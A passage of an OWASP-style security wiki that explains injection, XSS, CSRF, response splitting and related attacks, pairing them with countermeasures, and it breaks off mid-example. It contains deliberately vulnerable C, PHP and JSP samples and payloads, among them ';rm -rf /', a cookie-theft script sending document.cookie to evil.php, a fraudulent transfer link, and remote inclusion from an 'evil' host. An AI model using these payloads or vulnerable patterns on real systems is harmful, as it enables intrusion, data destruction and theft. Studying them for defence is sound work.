One condition must be satisfied for this example to be successful, namely the web server configuration must allow for including files in the "http://" notation.

### ""Example 2""

When programmer uses `eval()` function and operates on data inside it, and these data may be altered by the attacker, then it's only one step closer to Code Injection. Mentioned below example shows how to use the `eval()` function:

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

The code above which smells like a rose may be used to perform a Code Injection attack.

E.g. passing in the URI `/index.php?arg=1; phpinfo()`



Exploiting bugs like these the attacker doesn't have to limit himself only to Code Injection attack. The attacker may tempt himself to use Command Injection technique e.g.

```
/index.php?arg=1; system('id')
```

## RELATED THREATS

- [[Category:Command Execution]]

## RELATED ATTACKS

- [[Command Injection]]
- [[SQL Injection]]
- [[LDAP Injection]]
- [[SSI Injection]]
- [[XSS]]

## RELATED VULNERABILITIES

- [[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- validation of the format / expected classes of characters/ input/output data size

## CATEGORIES

[[Category:Injection]]

[[Category:Attack]]

[[Category:Injection Attack]]

QUEBRA

## COMMAND INJECTION

{{Template:Attack}}

## DESCRIPTION

Purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, application which executes unwanted system commands is like a pseudo system shell and the attacker may use it as any authorized system user. However commands are executed with the same privileges and environment as the application has. Command injection attacks are possible in most cases because of lack of correct input data validation, whose in addition can be manipulated by the attacker (forms, cookies, HTTP headers etc.). There is also different variant of the injection attack called "code injection".

The difference in code injection is that the attacker adds his own code to the existing one. The attacker extends this way the default functionality of the application without necessity of executing system commands. Injected code is executed with the same privileges and environment as application has.

## EXAMPLES

### Example 1

The following code is wrapper around the UNIX command cat which prints the contents of a file to standard out. It is also injectable:

```
#include <stdio.h>
#include <unistd.h>
int main(int argc, char **argv) {
    char cat[] = "cat ";
    char *command;
    size_t commandLength;
    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *) malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], (commandLength - strlen(cat)) );
    system(command);
    return (0);
}
```

Used normally, the output is simply the contents of the file requested:

```
$ ./catWrapper Story.txt
When last we left our heroes...
```

However, if we add a semicolon and another command to the end of this line, the command is executed by catWrapper with no complaint:

```
$ ./catWrapper "Story.txt; ls"
When last we left our heroes...
Story.txt doubFree.c nullpointer.c
unostosig.c www* a.out*
format.c strlen.c useFree*
catWrapper* misnull.c    strlen.c    useFree.c    commandinjection.c    nodefault.c    trunc.c
writeWhatWhere.c
```

If catWrapper had been set to have a higher privilege level than the standard user, arbitrary commands could be executed with that higher privilege.

### Example 2

The following simple program accepts a filename as a command line argument and displays the contents of the file back to the user. The program is installed setuid root because it is intended for use as a learning tool to allow system administrators in-training to inspect privileged system files without giving them the ability to modify them or damage the system.

```
int main(char* argc, char** argv) {
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Because the program runs with root privileges, the call to `system()` also executes with root privileges. If a user specifies a standard filename, the call works as expected. However, if an attacker passes a string of the form `";rm -rf /"`, then the call to `system()` fails to execute `cat` due to a lack of arguments and then plows on to recursively delete the contents of the root partition.

### Example 3

The following code from a privileged program uses the environment variable `$APPHOME` to determine the application's installation directory and then executes an initialization script in that directory.

```
...
char* home=getenv("APPHOME");
char* cmd=(char*)malloc(strlen(home)+strlen(INITCMD));
if (cmd) {
    strcpy(cmd,home);
    strcat(cmd,INITCMD);
    execl(cmd, NULL);
}
...
```

As in Example 2, the code in this example allows an attacker to execute arbitrary commands with the elevated privilege of the application. In this example, the attacker can modify the environment variable `$APPHOME` to specify a different path containing a malicious version of `INITCMD`. Because the program does not validate the value read from the environment, by controlling the environment variable the attacker can fool the application into running malicious code.

The attacker is using the environment variable to control the command that the program invokes, so the effect of the environment is explicit in this example. We will now turn our attention to what can happen when the attacker can change the way the command is interpreted.

### Example 4

The code below is from a web-based CGI utility that allows users to change their passwords. The password update process under NIS includes running `make` in the `/var/yp` directory. Note that since the program updates password records, it has been installed `setuid root`.

The program invokes `make` as follows:

```
system("cd /var/yp && make &> /dev/null");
```

Unlike the previous examples, the command in this example is hardcoded, so an attacker cannot control the argument passed to `system()`. However, since the program does not specify an absolute path for `make` and does not scrub any environment variables prior to invoking the command, the attacker can modify their `$PATH` variable to point to a malicious binary named `make` and execute the CGI script from a shell prompt. And since the program has been installed `setuid root`, the attacker's version of `make` now runs with root privileges.

The environment plays a powerful role in the execution of system commands within programs. Functions like `system()` and `exec()` use the environment of the program that calls them, and therefore attackers have a potential opportunity to influence the behavior of these calls.

There are many sites that will tell you that Java's `Runtime.exec` is exactly the same as C's `system` function. This is not true. Both allow you to invoke a new program/process. However, C's `system` function passes its arguments to the shell (`/bin/sh`) to be parsed, whereas `Runtime.exec` tries to split the string into an array of words, then

executes the first word in the array with the rest of the words as parameters. Runtime.exec does NOT try to invoke the shell at any point. The key difference is that much of the functionality provided by the shell that could be used for mischief (chaining commands using "&", "&&", "|", "||", etc, redirecting input and output) would simply end up as a parameter being passed to the first command, and likely causing a syntax error, or being thrown out as an invalid parameter.

## RELATED THREATS

## RELATED ATTACKS

- Code Injection
- Blind SQL Injection
- Blind XPath Injection
- LDAP Injection
- Relative Path Traversal
- Absolute Path Traversal

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

- [[:Category:Input Validation]]

Using black and/or white lists which defines valid input data. Such approach is more accurate and provides better risk analysis, when there is need of modification of the lists.

E.g. When we expect digits as an input, then we should perform accurate input data validation.

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>
int main(int argc, char **argv)
{
    char a[256];
    strncpy(a, argv[1], sizeof(a)-1);
    int b=0;
    for(b=0; b<strlen(a); b++) {
        if(isdigit((int)a[b])) printf("%c", a[b]);
    }
    printf("\n");
    return 0;
}
```

In PHP for input data validation we may use e.g. preg\_match() function:

```
<?php
$clean = array();
if (preg_match("/^[0-9]+:[X-Z]+$/D", $_GET['var'])) {
    $clean['var'] = $_GET['var'];
}
?>
```

For special attention deserves modifier "/D", which additionally protects against HTTP Response Splitting type of attacks. Avoid using of environment variables if the attacker may alter their values.

## REFERENCES

[http://blog.php-security.org/archives/76-Holes-in-most-preg\\_match-filters.html](http://blog.php-security.org/archives/76-Holes-in-most-preg_match-filters.html)

## CATEGORIES

[[Category:Injection Attack]]

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## COMMENT ELEMENT

{{Template:Attack}}

## DESCRIPTION

Comments injected into an application through input can be used to compromise a system. as data is parsed, an injected/malformed comment may cause the process to take unexpected actions that result in an attack.

## EXAMPLES

The attacker may conduct this kind of attack with different programming or scripting languages:

**""Database:""**

If the attacker has possibility to manipulate queries, which are send to the database, then he's able to inject terminating character too. The aftermath is that the interpretation of the query will be stoped at the terminating character:

```
SELECT body FROM items WHERE id = $ID limit 1;
```

Lets assume that the attacker has send via GET method the following data stored in variable \$ID:

```
"1 or 1=1; #"
```

In the end the final query form is:

```
SELECT body FROM items WHERE id = 1 or 1=1; # limit 1;
```

After `"#"` character everything will be discarded by the database including `"limit 1"`. That's why only the last column "body" with all its records will be received as a query response. Sequences that may be used to comment queries:

- MySQL: `"#", "--"`
- MS SQL: `"--"`
- MS Access: `"%00"` ("`hack!`")
- Oracle: `"--"`

### ""Null byte:""

To comment out some parts of the queries, the attacker may use the standard sequences, typical for a given language, or terminate the queries using his own methods being limited only by his imagination. An interesting example is a null byte method used to comment out everything after the current query in MS Access databases. More information about it can be found in [\[\[Embedding\\_Null\\_Code\]\]](#) .

### ""Shell:""

Shell (bash) also has its character `"#"`, which terminates interpretation.

For example:

find.php

```
<?
$ =sth $_GET['what'];
system("/usr/bin/find -name '$sth' -type f");
?>
```

Using `"/find.php?what=*"%20%23"` the attacker will bypass limitation `"-type f"` and this command:

```
/usr/bin/find -name '*' -type f
```

will become:

```
/usr/bin/find -name '*' #-type f
```

So the final form of the command is:

```
/usr/bin/find -name '*'
```

### ""HTML (injection):""

If there are no restrictions about who is able to insert comments, then using start comment tag:

```
<!--
```

it's possible to comment out the rest of displayed content on the website.

invisible.php

```
<?php
print "hello!: ";
print $_GET['user'];
print " Welcome to Hell!";
?>
```

After:

```
GET /invisible.php?user=<!--
```

There result will be:

```
hello!:
```

## REFERENCES

- <http://dev.mysql.com/doc/refman/5.0/en/comments.html>
- <http://www.webapptest.org/ms-access-sql-injection-cheat-sheet-EN.html>

## RELATED THREATS

- [[Category:Information Disclosure]]

## RELATED ATTACKS

- [[Embedding\_Null\_Code]]
- [[Unicode Encoding]]

## RELATED VULNERABILITIES

- [[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- [[Category: Input Validation]]

Developers should anticipate that comments will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

## CATEGORIES

[[Category:Resource Manipulation]]

[[Category:Attack]]

QUEBRA

## CROSS SITE TRACING

{{Template:Attack}}

An XST (Cross-Site Tracing) attack involves the use of XSS and the HTTP TRACE function. HTTP TRACE is a default function in many web servers primarily used for debugging. The client sends an HTTP TRACE with all header information including cookies, and the server simply responds with that same data.

If using Javascript or other methods to steal a cookie or other information is disabled through the use of an "httpOnly" cookie or otherwise, an attacker may force the browser to send an HTTP TRACE request and send the server response to another site. "httpOnly" is an extra parameter added to cookies which hides the cookie from the script (supported in most, but not all browsers). For example "javascript:alert(document.cookie)" would not show an httpOnly cookie.

This type of attack can occur when there is an XSS vulnerability and the server supports HTTP TRACE.

## AVOIDANCE AND MITIGATION

- Disable HTTP Trace on your web server
- Prevent any XSS on your web site

## EXAMPLES AND REFERENCES

- Cross-Site Tracing (XST): [http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper\\_XST\\_ebook.pdf](http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf)

## RELATED ARTICLES

- [[Testing for HTTP Methods and XST]]

## RELATED ATTACKS AND VULNERABILITIES

- [[XSS]]

[[Category:Attack]]

QUEBRA

## CROSS-SITE REQUEST FORGERY

{{Template:Attack}}

## DESCRIPTION

Cross-Site Request Forgery (CSRF) is an attack that tricks the victim into loading a page that contains a malicious request. It is malicious in the sense that it inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf, like change the victim's e-mail address, home address, or password, or purchase something. CSRF attacks generally target functions that cause a state change on the server but can also be used to access sensitive data.



For most sites, browsers will automatically include with such requests any credentials associated with the site, such as the user's session cookie, basic auth credentials, IP address, Windows domain credentials, etc. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish this from a legitimate user request.

In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, retrieve account information, or any other function provided by the vulnerable website.

Sometimes, it is possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called Stored CSRF flaws. This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Synonyms: CSRF attacks are also known by a number of other names, including XSRF, "Sea Surf", Session Riding, Cross-Site Reference Forgery, Hostile Linking. Microsoft refers to this type of attack as a One-Click attack in their threat modeling process and many places in their online documentation.

## EXAMPLES

""How does the attack work?""

There are numerous ways in which an end-user can be tricked into loading information from or submitting information to a web application. In order to execute an attack, we must first understand how to generate a malicious request for our victim to execute. Let us consider the following example: Alice wishes to transfer \$100 to Bob using bank.com. The request generated by Alice will look similar to the following:

```
POST http://bank.com/transfer.do HTTP/1.1
...
...
Content-Length: 19;
acct=BOB&amount=100
```

However, Maria notices that the same web application will execute the same transfer using URL parameters as follows:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

Maria now decides to exploit this web application vulnerability using Alice as her victim. Maria first constructs the following URL which will transfer \$100,000 from Alice's account to her account:

```
http://bank.com/transfer.do?acct=MARIA&amount=100000
```

Now that her malicious request is generated, Maria must trick Alice into submitting the request. The most basic method is to send Alice an HTML email containing the following:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

Assuming Alice is authenticated with the application when she clicks the link, the transfer of \$100,000 to Maria's account will occur. However, Maria realizes that if Alice clicks the link, then Alice will notice that a transfer has occurred. Therefore, Maria decides to hide the attack in a zero-byte image:

```

```

If this image tag were included in the email, Alice would only see a little box indicating that the browser could not render the image. However, the browser "will still" submit the request to bank.com without any visual indication that the transfer has taken place.

## PREVENTION MEASURES THAT DO "'NOT"' WORK

### ;Using a secret cookie

:Remember that all cookies, even the "secret" ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end-user intended to submit the request.

### ;Only accepting POST requests

:Applications can be developed to only accept POST requests for the execution of business logic. The misconception is that since the attacker cannot construct a malicious link, a CSRF attack cannot be executed. Unfortunately, this logic is incorrect. There are numerous methods in which an attacker can trick a victim into submitting a forged POST request. The two most common methods are through the use of phishing sites (sites which appear to look like another valid site) and through the use of XMLHttpRequest in a Cross-Site Scripting attack.

## RELATED THREATS

[[Category:Client-side Attacks]]

## RELATED ATTACKS

[[XSS]]

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

- Add a per-request nonce to URL and all forms in addition to the standard session. This is also referred to as "form keys". Many frameworks (ex, Drupal.org 4.7.4+) either have or are starting to include this type of protection "built-in" to every form so the programmer does not need to code this protection manually.
- TBD: Add a per-session nonce to URL and all forms
- TBD: Add a hash(session id, function name, server-side secret) to URL and all forms
- TBD: .NET add session identifier to ViewState with MAC
- Checking HTTP referrer details can help mitigate the attack but does certainly not provide a bullet proof solution. By ensuring the HTTP posts have come from the original site means that the attacks from other sites will not function. However, if the CSRF attack was used in combination with XSS on the original site then this mechanism will not provide any protection.

- "Although cross-site request forgery is fundamentally a problem with the web application, not the user, users can help protect their accounts at poorly designed sites by logging off the site before visiting another, or clearing their browser's cookies at the end of each browser session." -[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery#\\_note-1](http://en.wikipedia.org/wiki/Cross-site_request_forgery#_note-1)

## REFERENCES

- [<http://www.cgisecurity.com/articles/csrf-faq.shtml> The Cross-Site Request Forgery (CSRF/XSRF) FAQ]: This paper serves as a living document for Cross-Site Request Forgery issues. This document will serve as a repository of information from existing papers, talks, and mailing list postings and will be updated as new information is discovered.""
- ; [[Testing for CSRF]]: CSRF (aka Session riding) paper from the OWASP Testing Guide project (need to integrate)
- ; [[http://www.darkreading.com/document.asp?doc\\_id=107651&WT.svl=news1\\_2](http://www.darkreading.com/document.asp?doc_id=107651&WT.svl=news1_2) CSRF Vulnerability: A 'Sleeping Giant'] : Overview Paper
- ; [[http://www.owasp.org/index.php/Image:OWASPApSecEU2006\\_RequestRodeo.ppt](http://www.owasp.org/index.php/Image:OWASPApSecEU2006_RequestRodeo.ppt) RequestRodeo: Client Side Protection against Session Riding]
- [<http://www.owasp.org/index.php/Image:RequestRodeo-MartinJohns.pdf> PDF paper]: Martin Johns and Justus Winter's interesting paper and presentation for the 4th OWASP AppSec Conference which described potential techniques that browsers could adopt to automatically provide CSRF protection
- ; [[http://www.owasp.org/index.php/CSRF\\_Guard](http://www.owasp.org/index.php/CSRF_Guard) CSRF Guard]: A J2EE Filter which appends a unique request token to each form and link in the HTML response

[[Category:Attack]]

[[Category:Exploitation of Authentication]]

QUEBRA

## CROSS-USER DEFACEMENT

{{Template:Attack}}

{{Template:Fortify}}

## DESCRIPTION

An attacker can make a single request to a vulnerable server that will cause the sever to create two responses, the second of which may be misinterpreted as a response to a different request, possibly one made by another user sharing the same TCP connection with the sever. This can be accomplished by convincing the user to submit the malicious request themselves, or remotely in situations where the attacker and the user share a common TCP connection to the server, such as a shared proxy server. In the best case, an attacker can leverage this ability to convince users that the application has been hacked, causing users to lose confidence in the security of the application. In the worst case, an attacker may provide specially crafted content designed to mimic the behavior of the application but redirect private information, such as account numbers and passwords, back to the attacker.

This attack is rather difficult to carry out in the real environment. The list of conditions is long and hard to accomplish by the attacker. However it's easier to use this technique than Cross-User Defacement. Cross-User Defacement attack is possible because of HTTP\_Response\_Splitting and flaws in the web application.

It is crucial from the attacker's point of view that the application allows for filling the header field with more than one header using CR (Carriage Return) and LF (Line Feed) characters.

## EXAMPLES

We have found a web page, which gets service name from the "page" argument and then redirects (302) to this service.

E.g.

```
http://testsite.com/redir.php?page=http://other.testsite.com/
```

And exemplary code of the redir.php:

```
rezos@spin ~/public_html $ cat redir.php
<?php
header ("Location: " . $_GET['page']);
?>
```

Crafting appropriate requests:

```
/redir.php?page=http://other.testsite.com%0d%0aContent-
Length:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>deface</html>
```

HTTP server will respond with two (not one!) following headers:

1

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://testsite.com/redir.php?page=http://other.testsite.com
Content-Length: 0
```

2

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
<html>deface</html>
```

If user shares a TCP connection (e.g. proxy cache) and will send a request:

```
/index.html
```

the response #2 will be send to him as an answer to his request. This way it was possible to replace the web page, which was served to the specified user. More information can be found in one of the presentations under:

[http://www.owasp.org/images/1/1a/OWASPApSecEU2006\\_HTTPMessageSplittingSmugglingEtc.ppt](http://www.owasp.org/images/1/1a/OWASPApSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt)

## RELATED THREATS

## RELATED ATTACKS

- [[HTTP Response Splitting]]
- [[Cache\_Poisoning]]

## RELATED VULNERABILITIES

[:Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- Validation of the input data (CR and LF).
- Forbid HTTP headers nesting in one header's field.
- [:Category:Input Validation]]

## CATEGORIES

[[Category:Abuse of Functionality]]

[[Category:Attack]]

QUEBRA

## CROSS-SITE-SCRIPTING

{{Template:Attack}}

## DESCRIPTION

Cross-Site Scripting attacks are an instantiation of injection problems, in which malicious scripts are injected into the otherwise benign and trusted web sites.

Cross-Site Scripting (XSS) vulnerabilities occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious code.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

## CONSEQUENCES

- Confidentiality: The most common attack performed with cross-site scripting involves the disclosure of information stored in user cookies.
- Access control: In some circumstances it may be possible to run arbitrary code on a victim's computer when cross-site scripting is combined with other flaws

## EXPOSURE PERIOD

- Implementation: If bulletin-board style functionality is present, cross-site scripting may only be deterred at implementation time.

## PLATFORM

- Language: Any
- Platform: All (requires interaction with a web server supporting dynamic content)

## REQUIRED RESOURCES

- Any

## SEVERITY

- Medium

## LIKELIHOOD OF EXPLOIT

- Medium

## DISCUSSION

Cross-site scripting attacks can occur wherever an untrusted user has the ability to publish content to a trusted web site. Typically, a malicious user will craft a client-side script, which - when parsed by a web browser - performs some activity (such as sending all site cookies to a given E-mail address).

If the input is unchecked, this script will be loaded and run by each user visiting the web site. Since the site requesting to run the script has access to the cookies in question, the malicious script does also.

There are several other possible attacks, such as running "Active X" controls (under Microsoft Internet Explorer) from sites that a user perceives as trustworthy; cookie theft is however by far the most common.

All of these attacks are easily prevented by ensuring that no script tags - or for good measure, HTML tags at all - are allowed in data to be posted publicly.

## EXAMPLES

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted web site for the consumption of other valid users.

The most common example can be found in bulletin-board web sites which provide web based mailing list-style functionality.

### ""Example 1""

The following JSP code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The code in this example operates correctly if `eid` contains only standard alphanumeric text. If `eid` has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

### ""Example 2""

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<%...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
    rs.next();
    String name = rs.getString("name");
}%>
Employee Name: <%= name %>
```

As in Example 1, this code functions correctly when the values of `name` are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of `name` is read from a database, whose contents are apparently managed by the application. However, if the value of `name` originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser. This type of exploit, known as Stored XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.
- As in Example 2, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Stored XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.
- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

### ""Example 3 (real)""

Taking guestbook as another example. If the application doesn't validate the input data, in a very easy way the attacker may try to steal the cookie from the authenticated user. All the attacker has to do is to place in the comment field the following code:

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

Above code will pass an escaped content of the cookie (according to RFC content must be escaped before sending it via HTTP protocol with GET method) to the evil.php script in "cakemonster" variable.

## RELATED THREATS

## RELATED ATTACKS

- [[XSS Attacks]]
- [[Category:Injection Attack]]
- [[Invoking untrusted mobile code]]

## RELATED VULNERABILITIES

- [[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- [[Category:Input Validation]]



- `[[HTML Entity Encoding]]`

## CATEGORIES

`[[Category:Injection]]`

`[[Category:Attack]]`

QUEBRA

## CRYPTANALYSIS

`{{Template:Attack}}`

## DESCRIPTION

Cryptanalysis is a process of finding weaknesses in cryptographic algorithms and using these weaknesses to decipher the ciphertext without knowing the secret key (instance deduction). Sometimes the weakness is not in the cryptographic algorithm itself, but rather in how it is applied that makes cryptanalysis successful. An attacker may have other goals as well, such as:

- Total Break Finding the secret key
- Global Deduction Finding a functionally equivalent algorithm for encryption and decryption that does not require knowledge of the secret key.
- Information Deduction Gaining some information about plaintexts or ciphertexts that was not previously known
- Distinguishing Algorithm The attacker has the ability to distinguish the output of the encryption (ciphertext) from a random permutation of bits

The goal of the attacker performing cryptanalysis will depend on the specific needs of the attacker in a given attack context. In most cases, if cryptanalysis is successful at all, an attacker will not be able to go past being able to deduce some information about the plaintext (goal 3). However, that may be sufficient for an attacker, depending on the context.

## EXAMPLES

A very easy to understand (but totally inapplicable to modern cryptographic ciphers) example is a cryptanalysis technique called frequency analysis that can be successfully applied to the very basic classic encryption algorithms that performed monoalphabetic substitution replacing each letter in the plaintext with its predetermined mapping letter from the same alphabet. This was considered an improvement over a more basic technique that would simply shift all of the letters of the plaintext by some constant number of positions and replace the original letters with the new letter with the resultant alphabet position. While monoalphabetic substitution ciphers are resilient to blind brute force, they can be broken easily with nothing more than a pen and paper. Frequency analysis cryptanalysis uses the fact that natural language is not random and monoalphabetic substitution does not hide the statistical properties of the natural language. So if the letter "E" in an English language occurs with a certain known frequency (about 12.7%), whatever "E" was substituted with to get to the ciphertext, will occur with the similar frequency. Having this frequency information allows the cryptanalyst to quickly determine the substitutions and decipher the ciphertext. Frequency analysis techniques are not applicable to modern ciphers as they are all

resilient to it (unless this is a very bad case of a homegrown encryption algorithm). This example is just here to illustrate a rudimentary example of cryptanalysis.

## REFERENCES

- <http://capec.mitre.org/data/definitions/97.html> this same information and much more
- <http://www.rsa.com/rsalabs/node.asp?id=2199> more detailed and modern description of cryptanalysis attack

## RELATED THREATS

- `[[Category:Authentication]]`

## RELATED ATTACKS

- `[[Brute_force_attack]]`

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

Use proven cryptographic algorithms with recommended key sizes and ensure that the algorithms are used properly. That means:

- Not rolling out your own crypto; Use proven algorithms and implementations.
- Choosing initialization vectors with sufficiently random numbers
- Generating key material using good sources of randomness and avoiding known weak keys
- Using proven protocols and their implementations.
- Picking the most appropriate cryptographic algorithm for your usage context and data

## CATEGORIES

`[[Category:Probabilistic_Techniques]]`

`[[Category:Attack]]`

QUEBRA

## CUSTOM SPECIAL CHARACTER INJECTION

`{{Template:Attack}}`

## DESCRIPTION

The software does not properly filter or quote special characters or reserved words that are used in a custom or proprietary language or representation that is used by the product. That allows attackers to modify the syntax, content, or commands before they are processed by the end system.

## EXAMPLES

### ""Example1""

Simple example is an application, which executes almost everything what is passed to it from current terminal by the user without sanitizing and blocking user input. If application doesn't implement appropriate signals handling we may interrupt or suspend program execution by sending respectively "Ctrl+C (^C)" or "Ctrl+Z (^Z)" combinations. These combinations are sending signals to the application. In the first case it's "SIGINT" and in the second it's "SIGSTOP" signal.

### ""Example2""

The classic example, often used by the IRC warriors/bandits, was disconnecting modem users by sending to them a special sequence of characters. Sending via any protocol (IP) ""+++ATH0"" sequence caused some modems to interpret this sequence as a disconnect command. So all it had to be done was to send on IRC channel previously mentioned sequence, what in effect forced vulnerable modems to disconnect.

## RELATED THREATS

- [[Logical\_Attacks]]

## RELATED ATTACKS

- [[Log\_forging]]

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

Assume all input is malicious. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system.

## CATEGORIES

[[Category:Resource\_Manipulation]]

[[Category:Attack]]

QUEBRA

## CATEGORY:DATA STRUCTURE ATTACKS

{{Template:PutInCategory}}

[[Category:Attack]]

QUEBRA

## DIRECT DYNAMIC CODE EVALUATION ('EVAL INJECTION')

{{Template:Attack}}

### DESCRIPTION

This attack consists in a script does not properly validate user inputs in the page parameter. A remote user can supply a specially crafted URL to pass arbitrary code to an eval() statement which results in code execution.

Note 1: This attack will execute the code with the same permission like the target web service, including operation system commands.

Note 2: Eval injection is prevalent in handler/dispatch procedures that might want to invoke a large number of functions, or set a large number of variables.

### SEVERITY

High

### LIKELIHOOD OF EXPLOITATION

Medium to Low

### EXAMPLES

#### Example 1

In this example an attacker can control all or part of an input string that is fed into an eval() function call

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

The argument of "eval" will be processed as PHP, so additional commands can be appended. For example, if "arg" is set to "10 ; system(\"/bin/echo uh-oh\");", additional code is run which executes a program on the server, in this case "/bin/echo".

#### Example 2

The following is a example of [[SQL Injection]], consider a web page has two fields to allow users to enter a Username and a Password. The code behind the page will generate a SQL query to check the Password against the list of Usernames:

```
SELECT UserList.Username  
FROM UserList  
WHERE  
UserList.Username = 'Username'  
AND UserList.Password = 'Password'
```

If this query returns exactly one row, then access is granted. However, if the malicious user enters a valid Username and injects some valid code (" OR 1=1") in the Password field, then the resulting query will look like this:

```
SELECT UserList.Username
FROM UserList
WHERE
UserList.Username = 'Username'
AND UserList.Password = 'Password' OR '1'='1'
```

In the example above, "Password" is assumed to be blank or some innocuous string. "1=1" will always be true and many rows will be returned, thereby allowing access. The final inverted comma will be ignored by the SQL parser. The technique may be refined to allow multiple statements to run, or even to load up and run external programs.

### Example 3

This is an example of a file that was injected. Consider this PHP program (which includes a file specified by request):

```
<?php
$color = 'blue';
if ( isset( $_GET['COLOR'] ) )
$color = $_GET['COLOR'];
require( $color . '.php' );
?>
<form>
<select name="COLOR">
<option value="red">red</option>
<option value="blue">blue</option>
</select>
<input type="submit">
</form>
```

The developer thought this would ensure that only blue.php and red.php could be loaded. But as anyone can easily insert arbitrary values in COLOR, it is possible to inject code from files:

- injects a remotely hosted file containing an exploit.

```
/vulnerable.php?COLOR=''http://evil/exploit''
```

- injects an uploaded file containing an exploit.

```
/vulnerable.php?COLOR=''C:\ftp\upload\exploit''
```

- injects an uploaded file containing an exploit, using [[Path Traversal]].

```
/vulnerable.php?COLOR=''..\..\..\ftp\upload\exploit''
```

- example using Null character, Meta character to remove the .php suffix, allowing access to other files than .php. (PHP setting "magic\_quotes\_gpc = On", which is default, would stop this attack)

```
/vulnerable.php?COLOR=''C:\notes.txt%00''
```

### Example 4

A simple URL which demonstrate a way to do this attack:

```
